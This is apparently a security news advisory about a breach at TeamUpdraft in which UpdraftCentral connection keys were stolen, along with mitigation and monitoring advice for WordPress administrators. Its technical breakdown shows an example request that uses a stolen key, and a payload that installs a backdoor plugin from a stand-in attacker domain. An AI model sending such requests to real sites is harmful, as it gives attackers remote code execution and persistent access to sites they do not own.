






Stolen UpdraftCentral Keys Enable Remote WordPress Site Compromise

Threat actors successfully breached TeamUpdraft’s infrastructure and exfiltrated UpdraftCentral connection keys, creating a supply-chain attack vector against WordPress sites using the centralized management platform. These stolen keys grant administrative access to remotely execute commands on connected WordPress installations. Organizations using UpdraftCentral for backup and security management face immediate risk and must rotate all connection keys while auditing their infrastructure for unauthorized access. This incident highlights the cascading security implications when centralized management platforms become compromise vectors.
Introduction
A sophisticated breach targeting TeamUpdraft, the company behind popular WordPress backup and management solutions, has exposed connection keys for UpdraftCentral—a platform used by administrators to manage multiple WordPress sites from a single dashboard. The stolen keys represent a critical security exposure, as they function as master credentials enabling remote command execution across managed WordPress installations.
This supply-chain compromise affects organizations that consolidated their WordPress infrastructure management through UpdraftCentral, transforming a security efficiency tool into a potential attack vector. The incident underscores the inherent risks in centralized management architectures, where a single breach can cascade across entire networks of connected sites.
Background & Context
UpdraftCentral serves as a centralized dashboard allowing WordPress administrators to manage multiple sites simultaneously, including backup operations, updates, and security configurations. The platform operates through connection keys—cryptographic credentials that authenticate the central dashboard to individual WordPress installations and authorize administrative actions.
When administrators add a WordPress site to their UpdraftCentral dashboard, a unique connection key is generated and stored both on the managed site and within the UpdraftCentral infrastructure. These keys effectively grant the holder administrative privileges equivalent to a WordPress super-admin account, including the ability to:
- Execute arbitrary code through plugin installation
- Modify site content and configurations
- Access database credentials and sensitive data
- Deploy backdoors for persistent access
- Pivot to underlying server infrastructure
The breach of TeamUpdraft’s systems means threat actors potentially obtained these connection keys for an unknown number of UpdraftCentral users. Unlike password-based authentication, these keys don’t expire automatically and remain valid until manually rotated—creating a persistent vulnerability window.
Technical Breakdown
UpdraftCentral connection keys function as bearer tokens—possession alone grants access without requiring additional authentication factors. When a managed WordPress site receives commands from an UpdraftCentral dashboard, it validates the connection key against its stored value. A match authenticates the request and authorizes execution.
The compromise chain operates as follows:
- Initial Breach: Threat actors gained unauthorized access to TeamUpdraft’s infrastructure through an undisclosed vector
- Key Exfiltration: Attackers accessed databases or storage systems containing UpdraftCentral connection keys
- Credential Validation: Stolen keys were likely tested against target WordPress installations to confirm validity
- Remote Access: Valid keys enable API calls to the UpdraftCentral plugin installed on victim sites
The attack surface this creates is substantial. With a valid connection key, attackers can send commands to the UpdraftCentral plugin endpoint:
POST /wp-admin/admin-ajax.php
action=updraftcentral_receiver
key=[STOLEN_CONNECTION_KEY]
command=[ARBITRARY_COMMAND]
This API endpoint accepts various commands including plugin installation, which provides a straightforward malware deployment mechanism:
{
  "action": "plugin_install",
  "plugin_url": "https://attacker-controlled-domain.com/backdoor.zip",
  "activate": true
}
Once a malicious plugin is installed and activated, attackers achieve persistent access independent of the original connection key. This allows them to maintain control even after victims rotate their keys.
Impact & Risk Assessment
The severity of this supply-chain compromise rates as critical for affected organizations. The potential impact spans multiple dimensions:
Immediate Risks:
- Unauthorized administrative access to managed WordPress sites
- Data exfiltration including customer information, credentials, and proprietary content
- Website defacement or malicious content injection
- SEO poisoning through hidden link insertion
- Cryptocurrency mining malware deployment
Secondary Risks:
- Lateral movement to hosting infrastructure through WordPress database credential access
- Supply-chain attacks against site visitors through drive-by downloads
- Reputation damage from compromised customer-facing properties
- Compliance violations if sensitive data is accessed or exfiltrated
Cascading Organizational Impact:
Organizations managing large WordPress portfolios through UpdraftCentral face multiplied risk. A single stolen key set could expose dozens or hundreds of properties simultaneously, dramatically amplifying incident response complexity and potential damage.
The stealth factor compounds the risk. Unlike noisy ransomware attacks, sophisticated threat actors may use this access for long-term espionage, maintaining persistent backdoors while exfiltrating data gradually to avoid detection.
Vendor Response
TeamUpdraft publicly disclosed the breach and confirmed that their infrastructure was compromised, with potential exposure of UpdraftCentral connection keys. The company has taken several response actions:
- Issued public notification to all UpdraftCentral users
- Provided detailed instructions for connection key rotation
- Recommended comprehensive security audits of managed sites
- Enhanced monitoring of their infrastructure for ongoing threats
The vendor emphasized that while the breach affected their systems, the UpdraftCentral plugin itself contains no known vulnerabilities—the risk stems entirely from the stolen credentials rather than exploitable code flaws.
TeamUpdraft has advised customers to treat all existing connection keys as potentially compromised, regardless of whether they’ve observed suspicious activity. This precautionary stance reflects the uncertainty around the scope of key exfiltration and potential attacker activity.
Mitigations & Workarounds
Immediate actions for UpdraftCentral users:
1. Rotate All Connection Keys
Access each WordPress site’s UpdraftCentral settings and generate new connection keys:
WordPress Admin → UpdraftCentral → Connection Keys → RegenerateRemove all existing keys before creating new ones to prevent attackers from maintaining access through old credentials.
2. Audit Administrative Actions
Review WordPress activity logs for the past 90 days, focusing on:
- Unexpected plugin installations or activations
- New user account creations, especially administrator-level
- Core file modifications
- Database export operations
3. Scan for Malware
Deploy WordPress security scanners to identify backdoors:
wp plugin install wordfence --activate
wp wordfence scan
Alternatively, use file integrity monitoring tools to detect unauthorized changes to core WordPress files, themes, and plugins.
4. Implement Network Segmentation
If UpdraftCentral dashboards are self-hosted, isolate them behind VPNs or IP allowlists to reduce attack surface:
    Require ip 10.0.0.0/8
    Require ip [your-office-ip]
Detection & Monitoring
Organizations should implement monitoring strategies to detect potential exploitation:
Web Application Firewall Rules
Configure WAF rules to alert on suspicious admin-ajax.php requests:
Alert on POST requests to /wp-admin/admin-ajax.php
where action=updraftcentral_receiver
from unexpected source IPs
WordPress Activity Logging
Enable comprehensive logging plugins that capture administrative actions with timestamps and source IPs. Look for patterns indicating unauthorized access:
- Administrative actions during off-hours
- Rapid sequential commands across multiple sites
- Plugin installations from unfamiliar repositories
Network Traffic Analysis
Monitor for unusual outbound connections from WordPress servers:
netstat -tupn | grep :443 | grep ESTABLISHEDFile Integrity Monitoring
Deploy FIM solutions to alert on unauthorized modifications:
# Example using AIDE
aide --init
aide --check
Best Practices
This incident reinforces fundamental security principles for centralized management platforms:
Principle of Least Privilege: Limit which sites are connected to UpdraftCentral dashboards. Only include properties requiring centralized management rather than consolidating all WordPress installations.
Defense in Depth: Don’t rely solely on connection key security. Implement additional layers including web application firewalls, intrusion detection systems, and network segmentation.
Regular Credential Rotation: Establish quarterly or semi-annual key rotation schedules, rather than treating connection keys as permanent credentials.
Supply-Chain Risk Management: Evaluate third-party management platforms through a risk lens. Document which external services have administrative access to critical infrastructure and maintain incident response procedures specifically for supply-chain compromises.
Monitoring and Alerting: Centralized management should be accompanied by centralized security monitoring. Consolidation creates efficiency but also concentrates risk—detection capabilities must scale accordingly.
Key Takeaways
- UpdraftCentral connection keys were stolen in a breach of TeamUpdraft’s infrastructure, creating remote access opportunities for threat actors
- These keys function as bearer tokens granting administrative privileges equivalent to WordPress super-admin accounts
- All organizations using UpdraftCentral should immediately rotate connection keys and audit their WordPress installations for unauthorized activity
- The incident demonstrates supply-chain risks inherent in centralized management platforms
- Detection requires comprehensive logging, network monitoring, and file integrity checking
- Defense strategies should layer multiple controls rather than depending solely on connection key security
References
- TeamUpdraft Security Advisory: Official breach notification and remediation guidance
- UpdraftCentral Documentation: Connection key management and security configurations
- WordPress Security Best Practices: Official WordPress.org security hardening guide
- NIST Supply Chain Risk Management Framework: Guidelines for managing third-party security risks
Stay updated at https://cydhaal.com — Your Daily Dose of Cyber Intelligence.
📧 Subscribe to our newsletter at https://cydhaal.com/newsletter/